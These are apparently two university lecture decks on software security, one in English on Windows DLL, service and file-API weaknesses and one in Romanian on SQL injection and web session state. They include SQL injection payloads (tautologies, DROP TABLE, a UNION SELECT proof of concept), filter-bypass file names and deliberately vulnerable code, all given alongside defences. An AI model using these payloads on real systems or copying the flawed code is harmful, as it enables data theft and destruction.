Processes and Thread Management – ShellExecute() and ShellExecuteEx()

- also used to start new processes
- result in indirect use of CreateProcess()
- use Windows Explorer shell API (“open”, “edit”, “explore”, “search”)
- determine, based on file type, which application to launch
- code audit: take care that these functions to not necessarily (especially in case of no executable files) run the supplied file

DLL Loading – Security Issues

- result from the way Windows searches for a DLL during the loading process
- DLL search order
 - application load directory
 - current directory
 - “system32” directory
 - “Windows” directory
 - directories in PATH
- attack way: cause the run of an application in a directory where the attacker can write (DLL) files
 - creates a malicious DLL with the same name as a system DLL
 - makes a victim user to run a command in the attacker-controlled directory
 - the application will load the malicious DLL

DLL Loading – Security Issues (2)

- protection features (introduced from Windows XP)
 - SafeDllSearchMode changes the search order (current directory is searched only before those in PATH)
 - SetDllDirectory() places restrictions on a runtime-loaded DLL
 - LoadLibraryEx()

DLL Loading – DLL redirection

- address the common issues with DLL versioning (“DLL hell”)
- introduced security issue: a redirection file causes loading of an alternate set of libraries, even when a qualified path is provided in LoadLibrary()
- redirection file/directory
 - located in the same directory as the application
 - its name is the application’s name with “.local” extension
 - its contents is ignored
 - causes DLLs in current directory to be loaded in preference to any other locations
- redirection is superseded by an application manifest
 - an XML file
 - named as application with extension “.manifest”
 - includes a list of required libraries with specific version numbers

DLL Loading – DLL redirection (2)

- Windows XP and later prevent redirection of any DLLs listed in the registry key “HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs”
- vulnerabilities
 - the possibility of an attacker to write a file in the library load path that take precedence over the intended DLLs

Services - Definition

- a background process typically started automatically during startup
- started by the Service Control Manager (SCM)
- can be configured to run under alternate accounts
- Windows applications handle privileged operations by creating a service that exposes an IPC interface for lower privileged process
- almost always run with some degree of elevated privileges
- typically expose some form of an attacker-facing interface
- most attacks on a Windows focus on compromising a service

Services – Service Control Permissions

- permissions for controlling a service can be granted to individual users and groups
- possible vulnerability: the ability to start a vulnerable service (e.g. “Network Dynamic Data Exchange”)
- during initialization services are often more vulnerable to a variety of attacks (e.g. object squatting and TOCTOU)
- code audit: identify any service that allow control commands to any non-administrative user
- useful tool: sdshow command of the sc.exe command-line utility

Services – Service Image Path

- it is the command-line used to run a service
- it is set when installing a service
- contains the executable path followed by arguments
- being started with CreateProcess() faces the same vulnerabilities like it (e.g. pathnames with unquoted spaces)
- could be seen using the qc command of the sc.exe utility

File Permissions

- files are treated as objects
- object permissions describe the permissions for the physical file
- some specific access rights
 - FILE_ADD_FILE, FILE_ADD_SUBDIRECTORY
 - FILE_ALL_ACCESS
 - FILE_APPEND_DATA
 - FILE_CREATE_PIPE_INSTANCE
 - FILE_DELETE_CHILD
 - FILE_EXECUTE, FILE_TRAVERSE
 - FILE_LIST_DIRECTORY
 - FILE_READ_ATTRIBUTES, FILE_WRITE_ATTRIBUTES
 - FILE_READ_DATA, FILE_WRITE_DATA
- specified at CreateFile()
- code audit: correlate permissions applied to a new file with what entities having that rights

File I/O API – the API Functions

- use file handles
- main functions: CreateFile(), ReadFile(), WriteFile(), CloseHandle()
- code auditing: the most important is CreateFile()

```
HANDLE CreateFile (LPCSTR lpFileName, DWORD dwDesiredAccess,  
                    DWORD dwSharedMode,  
                    LPSECURITY_ATTRIBUTES lpSecurityAttributes,  
                    DWORD dwCreationDisposition,  
                    DWORD dwFlagsAndAttributes,  
                    HANDLE hTemplateFile);
```

File I/O API – File Squatting

- if inappropriate parameters of CreateFile() are used
 - **an application could open an existing file instead of creating it**
 - specified **access rights are ignored** in case of opening an existing file
- conditions of vulnerabilities
 1. any setting of dwCreationDisposition excepting CREATE_NEW
 2. the location where file is to be created is writable by potential attackers
- example of vulnerable code

```
BOOL CreateWeeklyReport(PREPORT_DATA rData, LPCSTR filename)
{
    HANDLE hFile;
    hFile = CreateFile(filename, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
                      FILE_ATTRIBUTE_ARCHIVE, NULL);
}
```

File I/O API – Canonicalization

- the process of turning a pathname into its simplest absolute form
- it is risky to use untrusted data to construct relative pathnames
- example of vulnerable code
 - let the user control the “beginning of” a filename
 - attacker could simply provide an absolute path

```
char *ProfileDirectory = "c:\\profiles\\\";  
BOOL LoadProfile (LPCSTR UserName) {  
    HANDLE hFile;  
    if (strstr(UserName, ".."))  
        die("invalid username: %s\n", UserName);  
    SetCurrentDirectory(ProfileDirectory);  
    hFile = CreateFile(UserName, GENERIC_READ, 0, NULL, OPEN_EXISTING, 0, NULL);  
}
```

File I/O API – Canonicalization (2)

- CreateFile() canonicalizes any directory traversal components before validating whether each path segment exists
 - nonexistent paths could be supplied in the filename argument as long as they are eliminated during canonicalization
 - “c:\nonexistent\path\..\..\file.txt” ! “c:\file.txt”
 - example of vulnerable code
 - allows for **directory traversal** using “..\..\..\test”

```
char *ProfileDirectory = "c:\\profiles\\";
BOOL LoadProfile (LPCSTR UserName) {
    HANDLE hFile;
    char buf[MAX_PATH];
    if ((strlen(UserName) > MAX_PATH - strlen(ProfileDirectory) -12)
        die("invalid username: %s\n", UserName);
    _snprintf(buf, sizeof(buf), "%s\\prof_%s.txt", ProfileDirectory, UserName);
    hFile = CreateFile(UserName, GENERIC_READ, 0, NULL, OPEN_EXISTING, 0, NULL);
}
```

File I/O API – File-like Objects

- several non-file objects can be opened like files
 - pipes, mailslots, volumes, tape drives
- they do not appear in the file system, but only in the object namespace
- special filename format: “\\host\\object”
 - local host is specified by “.”
- example for pipes: “\\.\\pipe\\pipename”
- attacking such objects requires control of the first segment of the pathname

File I/O API – Device Files

- special entities that
 - reside in the “file hierarchy”
 - give access to virtual of physical devices
- do not exist on the file system
- represented by file objects in the object namespace
- types
 - COM1-9
 - LPT1-9
 - CON
 - CONIN\$
 - CONOUT\$
 - PRN
 - AUX
 - CLOCK\$
 - NUL

File I/O API – Device Files (2)

- pathnames are searched for such special names as filename and the rest of the pathname and extension are ignored
 - device file's names could be prepended by any pathname
 - device file's names could have any extension appended
 - vulnerable code: UserName could be a device file name

```
HANDLE OpenProfile(LPCSTR UserName) {  
    HANDLE hFile;  
    char path[MAX_PATH];  
    if (strstr(UserName, ".."))  
        die("bad username");  
    _snprintf(path, sizeof(path), "%s\\profiles\\%s.txt", ConfigDir, UserName);  
    hFile = CreateFile (path, GENERIC_READ, FILE_SHARE_READ, NULL,  
                      OPEN_EXISTING, 0, NULL);  
}
```

File I/O API – Check What is Open

1. check type: avoid opening special files as regular
 - functions: GetFileAttributes(), GetFileAttributesEx(), and GetFileType()
2. use Universal Naming Convention (UNC): starts name with “\\?\UNC\”
 - + avoiding opening a device file
 - + skips certain checks: if a DOS device file, special filename
 - +/- does not accept relative paths
 - - might create paths inaccessible via traditional DOS-style

File I/O API – File Streams

- alternate data streams (ADS)
- stream = a named unit of data
- default data stream is nameless
 - referred by default by the filename
- stream's name format: “filename:stream_name[:stream_type]”
 - the only valid type: “\$DATA”
 - example: “file:extra_info”

File I/O API – Extraneous Filename Characters

- trailing spaces (' ') and dots ('.') are **striped out silently by CreateFile()**
- examples
 - "file" ! "file"
 - "file....." ! "file"
 - "file." ! "file"
- trailing spaced and dots are not removed if the filename is followed by an alternate name
 - "c:\test.txt.....:\$DATA.. ") "c:\test.txt...."
- possible vulnerabilities: could allow an attacker to choose arbitrary file extensions based on
 - path truncation
 - alternate file streams

File I/O API – Extraneous Filename Characters Attacks

- example 1: vulnerable code allowing creation of files with any extension

```
BOOL OpenUserProfile(LPCSTR UserName)
{
    HANDLE hProfile;
    char buf[MAX_PATH];
    if (strstr(UserName, ".."))
        return FALSE;
    _snprintf(buf, sizeof(buf), "%s\\%s.txt", ProfilesDir, UserName);
    buf[sizeof(buf) - 1] = '\0';
    hProfile = CreateFile (buf, GENERIC_ALL, FILE_SHARE_READ, NULL,
                          CREATE_ALWAYS, 0, NULL);
}
```

- attack: a file name with any extension followed by a big number of spaces to cut off the intended “.txt”

File I/O API – Extraneous Filename Characters Attacks (2)

- example 2: vulnerable code allowing getting secret files

```
HANDLE GetRequestedFile(LPCSTR requestedFile)
```

```
{  
    if (strstr(requestedFile, ".."))  
        return INVALID_HANDLE_VALUE;  
    if (!strcmp(requestedFile, ".config"))  
        return INVALID_HANDLE_VALUE;  
    return CreateFile(requestedFile, GENERIC_READ, FILE_SHARE_READ,  
                     NULL, OPEN_EXISTING, 0, NULL);  
}
```

- attack ".config" or ".config::\$DATA"

Securitate Software

IX Vulnerabilități web

SQL Injection, Session Hijacking

Obiective

- prezentarea aspectelor teoretice din spatele vulnerabilităților Web comune
- prezentarea vulnerabilităților
 - SQL injection
 - session hijacking

Continut

- 1 Concepte de baza
- 2 SQL injection
 - Descriere
 - Protejare împotriva SQL injection
 - Code Review
- 3 Session Hijacking
 - Web-based State
 - Session Hijacking


Context

- Aplicațiile web sunt implementate (de obicei) în limbaje sigure
 - ⇒ în general imune la vulnerabilități legate de coruperea memoriei
- vulnerabilități specifice web
 - SQL injection
 - XSS (Cross-Site Scripting)
 - XSFR/CSFR (Cross-Site Forgery Request)
- totuși cauze comune pentru vulnerabilități
 - nevalidarea corespunzătoare a datelor primite de la utilizator
 - ⇒ confuzie între cod și date

Arhitectura aplicațiilor web

- bazate pe modelul **client-server**
- serverul
 - Apache, MS IIS
 - de obicei se **conectează la o bază de date**
 - locală
 - la distanță
- clientul
 - **client web** (browser), ex. Chrome, Firefox, MS IE, etc.
 - poate **menține local date private**
 - intern (ex. cookies)
 - extern (fișiere)
- **comunicarea** bazată pe un protocol (ex **HTTP**)

Arhitectura client-server pentru o aplicație web



Resurse web (pagini web) - identificare

- Universal Resources Locator (URL)
- **protocol**: HTTP, HTTPS, FTP
- **nume server** (IP)
- **port** (implicit 80 / 443)
- **cale resursa** (pagina)

http://cs.ubbcluj.ro:80/~mihai-suciu/ss/

protocol

nume server / IP

port

cale

Pagini web - tipuri

- conținut **static**
 - același conținut pentru fiecare acces
 - extensii uzuale: html, htm
 - URL: *http://www.cs.ubbcluj.ro/~mihai-suciu/index.htm*
- conținut **dinamic**
 - depinde de context
 - **generat prin rularea de cod pe server**
 - de obicei se obțin date suplimentare dintr-o **baza de date (DB)**
 - URL: *https://moodle.cs.ubbcluj.ro/course/view.php?id=2*
 - extensii uzuale: php, jsp, asp
 - componente suplimentare în URL

https://moodle.cs.ubbcluj.ro/course/view.php?id=2

protocol

nume server / IP

cale

argumente

Protocolul HTTP

- HTTP = HyperText Transfer Protocol
- protocol pe nivelul aplicație (OSI)
- construit peste TCP/IP \implies de încredere
- bazat pe schimb de cereri-răspunsuri

Cerere HTTP (HTTP request)

- conținut
 - URL
 - header
- tip
 - GET
 - nu există date suplimentare decât adresa URL
 - nici un efect secundar asupra serverului
 - POST
 - câmpuri suplimentare
 - poate avea efecte secundare

Headere cerere HTTP GET

- URL: <http://cs.ubbcluj.ro/~mihai-suciu/index.htm>

```
GET / HTTP/1.1
Host: www.cs.ubbcluj.ro
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

- urmarește un link URL

```
GET /~mihai-suciu/ss/index.html HTTP/1.1
Host: www.cs.ubbcluj.ro
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.cs.ubbcluj.ro/~mihai-suciu/index.htm
Connection: close
Upgrade-Insecure-Requests: 1
```

Headere cerere HTTP POST

```
POST /login/index.php HTTP/1.1
Host: moodle.cs.ubbcluj.ro
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://moodle.cs.ubbcluj.ro/
Cookie: _ga=GA1.2.202198079.1513077342; _gid=GA1.2.2137786236.1513077342; _gat=1; MoodleSession=...
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

username=moodle_user&password=1234
```

Răspuns HTTP, conținut

- status code
- headers
- data
- cookies

Răspuns HTTP - exemple

```
HTTP/1.1 200 OK
Date: Tue, 12 Dec 2017 11:22:44 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 20 Aug 1969 09:23:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Language: en
Content-Script-Type: text/javascript
Content-Style-Type: text/css
X-UA-Compatible: IE=edge
Cache-Control: post-check=0, pre-check=0, no-transform
Last-Modified: Tue, 12 Dec 2017 11:22:44 GMT
Accept-Ranges: none
X-Frame-Options: sameorigin
Vary: Accept-Encoding
Content-Length: 64764
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html dir="ltr" lang="en" xml:lang="en">
....
```

Context

- date stocate pe server
- de obicei stocate într-o bază de date
 - date gestionate de sistemele de gestionare a bazelor de date (DBMS)
 - tranzacții ACID
- nevoie: protejați datele de accesul sau manipularea ilicită

SQL - review

- SQL = Standard Query Language
- lucrează cu tabele
 - linii și coloane
- operații de bază

- `SELECT * FROM Users WHERE Name='Alin';`
- `UPDATE Users SET notified='true' WHERE Age='42';`
- `INSERT INTO Users Values('Mihai', ...);`
- `DROP TABLE Users; —this is a comment`

Cod ce rulează pe server

- serverul interacționează cu DB
- de obicei folosind SQL
- limbaj comun: PHP (PHP Hypertext Preprocessor)
- integrat cu codul HTML
- produce cod HTML bazat pe interogarea DB

Cod ce rulează pe server - exemplu de autentificare

- *\$username* și *\$password* sunt parametrii pentru o cerere POST
- utilizatorul este autentificat dacă se găsește o înregistrare în baza de date

```
$username = $_POST[ "username" ]  
$password = $_POST[ "password" ]  
$result = mysql_query( "SELECT * FROM Users  
WHERE ( Name='$username' AND Password='$password' );" );
```


SQL injection

- o **vulnerabilitate** care duce la o posibilitate de exploatare
- bazat pe furnizarea de date de utilizator rău intenționate
- datorat
 - amestec de cod și date
 - încredere în datele introduse de utilizator
 - ⇒ confuzie date cu cod
- problemă similară cu *buffer overflow*
- condițiile generale și greșelile
 - ① limite între datele și cod
 - ② încredere nefondată
 - ③ intrări de utilizator neverificate / nesanitizate

Ideea de bază

- greșala: încrederea în datele utilizatorului (user input)
 - se construiesc dinamic șiruri ce reprezintă interogări SQL
 - prin concatenarea / inserarea parametrilor primiți de la utilizator
 - parametrii nu sunt verificați
- atac
 - schimbă semantică interogării SQL
 - prin datele introduse de utilizator
 - ⇒ se elimină anumite condiții
 - ⇒ se adaugă funcționalități noi în interogarea SQL
- efecte posibile
 - modifică rezultatul interogării și funcționalitatea aplicației
 - scurgeri de informații din baza de date
 - compromite integritatea bazei de date (ex. sterge tabele, inserează înregistrări)

SQL Injection - exemple



https://imgs.xkcd.com/comics/exploits_of_a_mom.png

SQL injection - exemple (I)

```
$username = $_POST["username"]
$password = $_POST["password"]
$result = mysql_query("SELECT * FROM Users
WHERE (Name='$username' AND Password='$password');");

```

- evită clauza Where din interogare prin

- \$username = "john' OR 1=1); — "
 - \$password = "anything"

- interogarea SQL initială

```
SELECT * FROM Users
WHERE (Name='$username' AND Password='$password');
```

- devine

```
SELECT * FROM Users
WHERE (Name='john' OR 1=1); — ' AND Password='anything');
```

SQL injection - exemple (II)

- inserează comenzi prin parametrii dați de utilizator
 - `$username = "john' OR 1=1); DROP TABLE Users; — "`
 - `$password = "anything"`

- interogarea SQL inițială

```
SELECT * FROM Users  
WHERE (Name='$username' AND Password='$password');
```

- devine

```
SELECT * FROM Users WHERE (Name='john' OR 1=1);  
DROP TABLE Users; — ' AND Password='anything');
```

SQL injection - exemple (III)

- pentru DBMS care nu acceptă comenzi

- `$username = "alin' OR 1=1"`

- `"anything' OR 1=1); DROP TABLE Users;"`

- interogarea SQL inițială

```
SELECT * FROM Users  
WHERE (Name='$username' AND Password='$password');
```

- devine

```
SELECT * FROM Users WHERE(Name='alin' OR 1=1  
AND Password='anything' OR 1=1); DROP TABLE Users;
```

SQL injection - exemple (IV)

- substituie un identificator

- \$id = "1234' OR '1='1"

- interogarea SQL initială (cod PHP)

```
$id = $_COOKIE["id"];
mysql_query("SELECT MessageID, Subject FROM messages
WHERE MessageID = '$id '");
```

- devine după substituție

```
SELECT MessageID, Subject FROM messages
WHERE MessageID = '1234' OR '1='1';
```

- problema

- nu se face validarea lui "\$id" deoarece se presupune că atacatorii nu pot modifica valoarea cookie

- soluție

```
$id = intval($_COOKIE["id"]);
```

Referințe CWE

- CWE-20: “Improper Input Validation”
 - no validation or incorrectly validation of input that can affect the control flow or data flow of a program
- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
 - software constructs all or part of an SQL command
 - using externally-influenced input from an upstream component,
 - but it does not neutralize or incorrectly neutralizes special elements
 - that could modify the intended SQL command when it is sent to a downstream component
- 1st place in the 2011 CWE/SANS Top 25 Most Dangerous Software Errors!

CWE-89

- C#

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '" + userName +
    "' AND itemname = '" + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

- interogarea SQL initială

```
SELECT * FROM items WHERE owner = <userName> AND itemname = <itemName>;
```

- atacatorul introduce pentru *itemName*

```
name' OR 'a'='a
```

- interogarea devine

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

- echivalent cu

```
SELECT * FROM items;
```

Limbaje afectate

- C#
- PHP
- Perl/CGI
- Python
- Ruby on Rail
- Java and JDBC
- C/C++
- SQL (*stored procedures* care nu validează parametrii primiți de la utilizator)

Second order SQL injection

- combină mai multe interogări SQL
 - unele inserează date primite de la utilizator în câmpurile bazei de date
 - altele folosesc aceste date
- problema
 - dacă se pot insera metacaractere în câmpurile bazei de date
 - \Rightarrow aplicația este vulnerabilă la atacuri de tipul *SQL injection*
- datele controlate de utilizator pot fi
 - câmpuri din baza de date
 - numele pentru anumite elemente din baza de date (ex. tabele, câmpuri)
 - obiecte (ex. funcție apelată ca și parte a unui API)

Second order SQL injection - exemple

- pentru un nume de utilizator creat anterior

"abc' OR username='JANE"

- următoarele interogări SQL (Oracle)

```
EXECUTE IMMEDIATE 'SELECT username FROM sessiontable  
WHERE session='''|| sessionid || ''' into username;
```

- conduc la interogarea

```
SELECT ssn FROM users WHERE username='XXX' OR username='JANE'
```

- crearea unui tabel "users; -"

- următoarea interogare

```
mysql_query("SELECT * FROM $table WHERE userid = 100;");
```

- conduce la interogarea

```
SELECT * FROM users; — WHERE userid = 100;
```

Validare input de la utilizator

- nevoie: date de la utilizator
- regula: **nu aveți încredere in datele primite de la utilizator!**
- datele primite de la utilizator trebuie validate inainte de folosire
 - verificare și refuzare
 - eliminare caractere nedorite ("*sanitize user input*")

Sanitize user input - metoda blacklist

- eliminare caractere nedorite / interzise
 - ', ;, -, #, "
- limitări
 - unele metacaractere, uneori sunt necesare
 - ex. nume "Peter O'Connor"

Sanitize user input - escaping

- evita semnificația specială a metacaracterelor
- ex: "\'", "\;", "\-", "\\\"
- metode
 - manual (nerecomandat)
 - folosind funcții dedicate
 - `mysql_real_escape_string()` din PHP/MySQL
 - `$dbh→quote($value)` din Perl/DBD
- limitări
 - unele metacaractere, uneori sunt necesare
 - protejează doar un subset din interogările afectate
 - interogările ce folosesc siruri ca și date de intrare
 - nu elimină vulnerabilitatea pentru interogări ce folosesc întregi

Sanitize user input - escaping (II)

- exemplu: CVE-2008-2790
(<https://www.exploit-db.com/exploits/5840/>)

SQL Injection:

http://[target]/[path]/detail.php?id=[SQL]

PoC:

http://acme.org/detail.php?id=-1%20union%20select%20USER()
,2,3,4,5,@@VERSION,7,8,9,10,11,12,13,database(),15,16

Moduri de a evita mecanismul de *escaping*

- second order injection: metacaracterele ajung în baza de date și sunt folosite apoi
- utilizatorul dă ca și date de intrare sirul "*myname ' drop users*", care va deveni

```
INSERT INTO mytable id , item VALUES ( 10,  
    'myname '' drop users --');
```

- ulterior, în altă interogare se folosește câmpul ce contine metacaracterul dorit

```
$username = mysqlquery("SELECT name FROM mytable  
    WHERE id = 10");  
$newquery = "SELECT * FROM mydetails  
    WHERE id = '".$username."'";
```

- interogarea finală
- codarea metacaracterele
 - funcții speciale: `char(0x20)`
 - secvențe hexazecimale: `"0x73687574646f776e"` ("shutdown")

Metoda whitelist

- se verifică dacă datele primite de la utilizator conțin strict caractere valide
 - un număr conține doar cifre și este într-un anumit interval
 - doar caractere sigure
- principiul "fail-safe defaults" - e mai ușor de refuzat decât de reparat
- limitări
 - dificil de a stabili reguli pentru date complexe

Pseudo remediu - Stored Procedures

- la fel de vulnerabile
- problema: folosesc date primite de la utilizator fără validare când se construiesc dinamic interogările SQL
- problema: modul în care sunt apelate
 - exemplu, cod vulnerabil

```
"SELECT xp_myquery('' + userData + '')"
```
- problema: alte declarații SQL după apelul procedurii

```
exec sp_GetName 'Blake'; insert into client  
values(1005, 'Mike'); — '
```

Prepared statements

- metoda recomandată
- impune separarea codului de date
- se definesc template-uri de interogări, de care se "leagă" ulterior datele prin corespondență
- declarațiile SQL sunt compilate înainte de binding

Prepared statements - exemplu

- interogarea SQL inițială

```
$result = mysql_query("SELECT * FROM Users  
WHERE(Name='$username' AND Password='$password')");
```

- devine

```
$db = new mysql("localhost", "user", "pass", "DB");  
$statement = $db->prepare("SELECT * FROM Users  
WHERE(Name=? AND Password=?);");  
$statement->bind_param("ss", $username, $password);  
$statement->execute();
```

- dacă "\$username" primește "alin'OR 1=1); -"
- interogarea va lua datele ca un sir de caractere

Prepared statements - exemplu II

- interogarea SQL initială

```
$result = mysql_query("SELECT * FROM Users  
WHERE(Name='$username' AND Password='$password');");
```

- folosind *prepared statements* devine

```
$statement = $db->prepare("SELECT * FROM  
users WHERE (user=? AND pass=?);");  
$statement->bind_param("ss", $user, $pass);  
$statement->execute();
```

- variabilele "\$user" și "\$pass" nu mai pot modifica semantica interogării

Reguli generale de evitare SQL injection

- principiul "*least privilege*", nu rulați aplicația care se conecteză la baza de date cu drepturi prea mari (inutile)
- utilizator dedicat cu drepturi limitate
 - SQL injection + drepturi de administrator \implies atacatorul poate rula comenzi sistem dacă baza de date suportă acest lucru
 - ex. "*xp_cmdshell*" stoder procedure pentru SQL Server
 - ex. "*\! cmd*" pentru client mysql
- nu concatenați sau înlocuiți siruri
- verificați datele ce ajung în interogarea SQL
- încercați să aplicați ***whitelisting*** "șterge tot înafară de date bune" în loc de ***blacklisting*** "șterge datele care se știe că sunt greșite"

Reguli pentru a coda fără vulnerabilități SQL injection

- ① nu permiteți conexiuni la baza de date nesigure (fara parola)
- ② pentru acces creați un utilizator cu privilegiile minime necesare
- ③ refuzați în mod explicit permisiuni de scriere, acolo unde nu este necesar
- ④ validați datele furnizate de utilizator
- ⑤ dacă este posibil, folosiți *stored procedures*
 - ⇐ logica aplicației este ascunsă
 - numele bazei de date, tabelelor nu sunt vizibile aplicației
- ⑥ folosiți parametrii pentru interogări, nu concatenați siruri pentru a construi interogarea

Reguli pentru a coda fără vulnerabilități SQL injection (II)

- ⑦ ascundeți sirurile care pot dezvăluia informații despre conexiunile bazei de date, numele utilizatorului și parola
- ⑧ în cazul execuției eronate a interogării SQL
 - nu afișați informații legat de motivul erorii
 - doar reportați eroarea
- ⑨ închideți întotdeauna conexiunea la baza de date, indiferent dacă interogarea reușește sau nu
 - ⇒ mitigați un posibil atac DoS

Code review

- verifică dacă aplicația interoghează o bază de date
- limbiage / cuvinte cheie
 - VB.NET : Sql, SqlCommand, OracleClient, SqlDataAdapter
 - C#: Sql, SqlCommand, OracleClient, SqlDataAdapter
 - PHP: mysql_connect
 - Perl: DBI, Oracle, SQL
 - Python: MySQLdb, DCOracl, pymssql
 - Java: java.sql, sql
 - ASP: ADODB
 - C++ (MFC): CDatabase
 - C/C++: #include <mysql++.h>, #include <mysql.h>, #include <sql.h>, ADODB, #import "msado15.dll"
 - SQL: exec, execute, sp_executesql

Code review (II)

- caută interogări SQL și se verifică dacă
 - se concatenează șiruri, se înlocuiesc șiruri
 - pe date nesigure
- testare
 - câmpuri text: se încearcă ' sau " ca și input
 - câmpuri numerice: se încearcă adăugarea de clauze la interogare ($id=10 \text{ AND } 1=1$)
 - concatenarea interogărilor ($id=10; \text{ INSERT INTO ...}$)
 - se aplică tuturor datelor externe aplicației
- [https://www.owasp.org/index.php/Testing_for_SQL_Injection_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005))

Stateless HTTP

- sesiune HTTP
 - mai multe perechi de cerere-raspuns între client și serverul web
- cererile nu sunt automat mapate pe client
 - nu se face asocierea între cerere și client
- cum se poate evita autentificarea pentru fiecare cerere trimisă de un client la același site web?

Web server - *Maintained State*

- serverul web menține starea sesiunii
- se trimit și clientului
- clientul o atașează fiecărei cereri
- metode
 - câmpuri ascunse
 - cookies

Session State - câmpuri ascunse

- încorporată în pagina trimisă clientului
 - câmpuri care conțin informații necesare pentru conectarea paginilor web
 - astfel de câmpuri sunt ascunse
 - în mod automat și transparent trimis înapoi la server de către client cu următoarea solicitare
 - funcționează pe pagini bazate pe formulare
- exemplu - pagina pay.php trimisă utilizatorului

```
<html>
<head> <title> Confirm Payment </title> </head>
<body>
<form action="submit_order" method=GET>
The total cost is $10. Confirm order?
<input type="hidden" name="price" value="10">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">
</body>
</html>
```

Session State - câmpuri ascunse (II)

- exemplu: pe partea serverului (backend)

```
if (pay == "yes" && price != NULL) {  
    bill_credit_card($price);  
    deliver_products();  
} else  
    cancel_transaction();
```

- problema
 - câmpurile ascunse vin de la client
 - atacatorii pot controla aceste câmpuri, chiar dacă sunt ascunse

Capabilities

- serverul menține starea de încredere
- client primește simbol de acces - *token* (ex. un identificator)
- clientul trimite jetonul de acces ca un câmp ascuns
- jetonul oferă clientului dreptul
 - de a accesa starea corespunzătoare a serverului
- pentru a preveni falsificarea jetonului
 - alese numere aleatorii mari
 - dificil (imposibil) de ghicit
- exemplu: pagina pay.php trimisă utilizatorului

```
<html>
<head> <title> Confirm Payment </title> </head>
<body>
<form action="submit_order" method=GET>
The total cost is $10. Confirm order?
<input type="hidden" name="sid" value="4685993747091">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">
</body>
</html>
```

Capabilities (II)

- exemplu: pe partea serverului (backend)

```
price = search(sid);
if (pay == "yes" && price != NULL) {
    bill_credit_card($price);
    deliver_products();
} else
    cancel_transaction();
```

- limitări

- dificil de a menține relații complexe între pagini
